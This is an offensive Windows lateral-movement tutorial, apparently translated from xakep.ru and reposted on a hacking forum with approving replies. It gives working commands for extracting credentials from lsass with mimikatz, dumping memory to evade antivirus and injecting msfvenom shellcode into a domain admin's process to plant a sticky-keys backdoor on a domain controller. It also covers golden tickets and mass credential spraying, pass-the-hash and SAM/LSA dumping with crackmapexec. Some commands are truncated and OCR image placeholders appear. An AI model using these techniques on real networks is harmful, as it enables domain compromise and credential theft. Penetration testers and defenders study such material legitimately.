It is worth noting that the old Windows XP/2003 are more promising for lateral movement, since the dcc1 hash function they use is 3000 times weaker and, therefore, more susceptible to password guessing attacks. Therefore, if a domain administrator once logged on to an outdated Windows OS, he, without realizing it, significantly weakened the protection of the entire infrastructure. This is another reason to abandon older versions of Windows.

Running session credentials

Domain accounts are also in the memory of the lsass.exe process. This applies only to currently active sessions. The list of users and their processes is convenient to check with the built-in qprocess * command.

Mimikatz.exe or wce.exe tools are able to extract hashes and passwords for active sessions in clear text:

Code: Copy to clipboard

```
mimikatz.exe privilege::debug sekurlsa::logonPasswords
```

However, antiviruses for some reason do not like them very much. Here again the memory dump technique can come to the rescue.

Virtual memory dumping

Make a dump in one of the above ways. After that, we will use the help of mimikatz:

Code: Copy to clipboard

```
sekurlsa::Minidump lsassdump.dmp
sekurlsa::logonPasswords
```

Extraction via physical memory dump

As mentioned a little earlier, the antivirus can protect lsass.exe from encroachments and not allow you to hand over the process in any of the listed ways. Here again we arm ourselves with the winpmem utility.exe and dump all the physical memory. It is extremely difficult for the antivirus to detect the process of dumping physical memory, since it is performed not through WinAPI calls, but through direct memory reading from kernel mode.
We can analyze the memory dump using the WinDbg debugger and a special module for it from the author of mimikatz:

Code: Copy to clipboard

```
windbg:> .symfix
windbg:> .reload
windbg:> !process 0 0 lsass.exe
windbg:> .process /p /r EPROCESS
windbg:> .load c:\path\to\mimikatz\mimilib.dll
windbg:> !mimikatz
```

Also, the well-known framework for forensics Volatility for this purpose has a special module:

Code: Copy to clipboard

```
volatility --plugins=/path/to/volatility_plugins/FrancescoPicasso -f pmem.img mimikatz
```

Hardware isolation of the lsalso process.exe

In modern versions of Windows, we can expect an unpleasant surprise in the form of lsalso.exe - a process protected by virtualization technology. There are, of course, techniques related to the registration of the LSASS provider:

Code: Copy to clipboard

```
mimikatz.exe misc:memssp
```

But then you have to wait until the admin performs a second logon. The credentials entered will be written to c:\windows\system32\mimilsa.log.
But do we really need the password of this domain
administrator? Let's think carefully: we loged on to the server under one account and want to get a password from another. Within the current PC, both our and admin accounts are on an equal footing - we are both local administrators of this PC. This means that we can interact both with the home directory of the account we need, and with the memory of its processes.
More specifically, we have every right to write code into the memory of processes running on behalf of a domain administrator and run arbitrary threads in
it. That is, we can simply generate shell code with an arbitrary command and execute it on behalf of the domain administrator, injecting it into any process of the desired user. And for this we do not even need the password of this admin:

Code: Copy to clipboard

```
msfvenom -p windows/exec CMD="wmic /node:10.0.0.10 process call create 'reg add "HKLM\SOFTWARE
```

We generated a shell code that will use WMI to execute a command on the domain controller that activates the sticky keys. It is advisable to make this shell code as innocuous as possible – in this case, it is encoded in ASCII commands, so that it will look like a simple text file. Usually antiviruses do not touch this.
Now all we need to do is select the domain administrator process using the qprocess*
command. Often, admin processes hang in a parallel RDP session, sometimes forgotten. Therefore, as a goal, you can take, for example, explorer.exe. Next, we allocate a little memory in it, write our shell code there and start the stream using shellcode_inject.exe:

Code: Copy to clipboard


```
shellcode_inject.exe PID shellcode.txt
```

We just put code in the context of the domain administrator that remotely ran a backdoor-activating command on the domain controller. Now let's connect to this domain:

Code: Copy to clipboard

```
rdesktop dc.company.org
```

We will see a familiar picture.




```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>_
```

The result of the injection of shell code into the admin process is the activation of the backdoor on the domain

controller Access to the domain controller is obtained. This means that we can replicate domain accounts, including the krbtgt system account. With its help, you can "draw" the TGT Kerberos-ticket of the same admin and log in on his behalf for the second time, without knowing any password. This technique is called golden ticket.
Let's sum up a small summary of the most common types of Windows hashes and areas of their use.



Хеш-функция	Пример	Применение
LM	aad3b435b51404eeaad3b435b51404ee	Может быть использован в Pass-the-Hash атаке. Может быть восстановлен на 100%
NTLM	31d6cfe0d16ae931b73c59d7e0c089c0	Может быть использован в Pass-the-Hash атаке
NetNTLMv1	12345678904ddeee00000000000000000000000000000000:123456789 01234567890561ab66b12345678901234567890:d812345678909938	Одноразовый хеш. Может быть использован в атаках NTLM-relay (SMB-relay), в брутфорс-атаках. Встречается в Windows <=XP/2003
NetNTLMv2	1231234c480274b0:e9e6650172b7201234567896c796583e:01010000 00000000c0653150de09d201e95bd1bf925a2d8e000000000200080053 004d004200330001001e00570049004e002d00500052004800340000123 4567890123456789460056000400140053004d00420033002e006c006f 00630061006c0003003400570049004e002d0050005200480034003900 3200520051004100460056002e0053004d00420033002e006c006f0063 0061006c000500140053004d00420033002e006c006f00630061006c00 07000800c0653150de09d2010600040002000000080030003000000000 0000000000000000300000f9cc01234567890123456789012345678901 23456789012345678901234567890a0010000000000000000000000000 000000000009001a0063006900660073002f00310030002e0030002e00 30002e003100000000000000000000000000	Одноразовый хеш. Может быть использован в атаках NTLM-relay (SMB-relay), в брутфорс-атаках. Встречается в Windows >=Vista/2008
DCCv1	7401234567898012345678 9b8123412f	Может быть использован в брутфорс-атаках. Встречается в Windows <=XP/2003
DCCv2	131234567890c123456789051234503a	Может быть использован в брутфорс-атаках. Встречается в Windows >=Vista/2008

LATERAL MOVEMENT

Anyway, for lateral movement at the entrance, we can have accounts in one of the following forms:

- passwords in clear text;
- NTLM hashes;
- Kerberos tickets.

On how to use them at once on many purposes, we will talk below.

Credentials spraying

Sideways movement itself is usually a mass execution of code, that is, running the same command on a group of targets. At the same time, it is often performed blindly, especially at the initial stage, when there is no explored way to obtain an admin account.
Therefore, it is important to be able to execute code in different ways not on one machine, but immediately on a group of targets.
Here, the best, in my opinion, tool is crackmapexec. This tool has an extremely rich arsenal of functions. It can also be used for brute force and much more that is beyond the scope of this article.
The syntax for using local accounts is as follows:

Code: Copy to clipboard

```
cme smb -d . -u username -p password targets.txt
```

For domain:

Code: Copy to clipboard

```
cme smb -d domain -u username -p password targets.txt
```

In this case, any argument can be either a value or a file containing a list of values. Before you start mass executing code, you need to decide which accounts have access to which PCs.

For a particular account, we can do a rights check immediately on a group of goals:

Code: Copy to clipboard

```
cme smb -d . -u admin -p passwd --shares targets.txt 2>&1 | grep Pwn3d
```

More often when moving sideways, you are dealing with not one, but with dozens, or even hundreds of accounts. In new versions of cme for this purpose it is possible to check combo-combinations:

Code: Copy to clipboard

```
cme smb -d domain -u users.txt -p passwords.txt --no-bruteforce --continue-on-success --shares
cme smb -d domain -u users.txt -H hashes.txt --no-bruteforce --continue-on-success --shares ta
```

All accounts that have come to something are stored in the database and are available through the cmedb command. The command can be used to retrieve information for SMB:

Code: Copy to clipboard

```
cmedb> proto smb
```

List of saved accounts:

Code: Copy to clipboard

```
cmedb> creds
```

List of hosts to which there were attempts to log in:

Code: Copy to clipboard

```
cmedb> hosts
```

Accounts saved in this way can be used in the cme by ID in the future:

Code: Copy to clipboard

```
cme smb -id 7 --shares targets.txt
```

Bulk code execution

At some point, we may need to stupidly run some program on a group of goals. And if for the point launch of commands we used all sorts of psexec, then for mass we will resort to cme. To run a simple command, you can use the following directive:

Code: Copy to clipboard

```
cme smb -d . -u admin -p s3cr3t -x 'ipconfig' targets.txt
```

To run PowerShell cmdlets:

Code: Copy to clipboard

```
cme smb -d . -u admin -p s3cr3t -X 'Get-Service' targets.txt
```

Execution of commands in different ways:

Code: Copy to clipboard

```
cme smb --exec-method smbexec -d . -u admin -p s3cr3t -x ipconfig targets.txt
cme smb --exec-method wmiexec -d . -u admin -p s3cr3t -x ipconfig targets.txt
cme smb --exec-method atexec -d . -u admin -p s3cr3t -x ipconfig targets.txt
cme winrm -d . -u admin -p s3cr3t -x ipconfig targets.txt
```

We use the Pass-the-Hash technique on a group of goals:

Code: Copy to clipboard

```
cme smb -d . -u admin -H aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 -x
```

We use the Pass-the-Ticket technique on a group of goals:

Code: Copy to clipboard

```
KRB5CCNAME=$(pwd)/tgt.ccache cme smb -k -u admin -x 'ipconfig' targets.txt
```

Cme also allows you to fully automate the process of collecting local accounts and domain cash:

Code: Copy to clipboard

```
cme smb -d . -u users.txt -H hashes.txt --no-bruteforce --continue-on-success --sam targets.tx
cme smb -d . -u users.txt -H hashes.txt --no-bruteforce --continue-on-success --lsa targets.tx
```

This command automates almost all of the above actions - collect everything that is possible using each of the accounts. Also crackmapexec has additional modules that expand its already rich functionality. In particular, there is a module mimikatz for mass extraction of domain accounts of active sessions:

Code: Copy to clipboard

```
cme smb -M mimikatz -id 8 targets.txt
```

However, I would not recommend running it in a real environment because of the high risk of detection by the antivirus.

CONCLUSION

Windows has a lot of different features that allow us to "jump" from one host to another. Many of these tricks, such as PTH, are generally vulnerable, but Microsoft doesn't want to shut them down. So they go into the category of "features", which will forever remain in our arsenal.
As absurd as it sounds, abandoning Active Directory would improve the security of many internal

networks.
In my practice, there was an illustrative case when a huge internal network of 140,000 PCs was captured in a day and a half, but at the same time, a tiny company of ten people that does not use Active Directory did not succumb in five days.
It is difficult to imagine a network of a company that would restrain the onslaught of all the described techniques.
Too much may not be obvious to administrators, and then one mistake leads to the collapse of the entire infrastructure.
In networks with Active Directory, we have an ecosystem with a single center, a domain controller. And to compromise it, it is not necessary to attack the network directly in the forehead. As a rule, it is not vulnerabilities in the software that lead to domain compromise, but simple shortcomings - an excessive number of admin accounts or their excessive use left and right, the use of the same passwords of local accounts or simply weak passwords.
The methods considered account for approximately 10% of the threats to the internal infrastructure and only one-tenth of the hacker's usual
arsenal. After all, there are still software vulnerabilities and attacks on the LAN. Active Directory, together with Windows, having many non-obvious security flaws, creates an extremely convenient environment for the attacker to promote, in which each host is in a trusting relationship with neighboring nodes of the network. After a successful hacking of one such host, a chain reaction of hacks begins, which reaches the admin PCs and servers, and then to the ICS or SWIFT. And the larger the network, the more difficult it is to maintain order, the more likely it is to meet misconfiguration and the higher will be the price of such an error.
@s0i37
source:
xakep.ru

][0-][0-][0!

Complaint Like + Quotation Answer

Iridium, 3ToN, chapo and 5 more

valeraleontev
floppy-disk User

Tuesday at 22:04 New #2

man, you are just handsome, everything is fine and laid out on the shelves, for the picture with antiviruses thank you very much. I wish you productive work!

Complaint Like + Quotation Answer

chapo
RAM User

Tuesday at 22:45 New #3

saved a few teams for my day-to-day teams, thanks, man!

Complaint Like + Quotation Answer

Iridium
HDD-drive User

4 min ago New #4

Top material. Why not in the competition?

How I Showed at Hilton & 0day in Dish

Complaint Like + Quotation Answer

Write an answer...

Attach files Answer

Underground › **Network Vulnerabilities / Wi-F...** ›

Style selection English (RU)
Help Home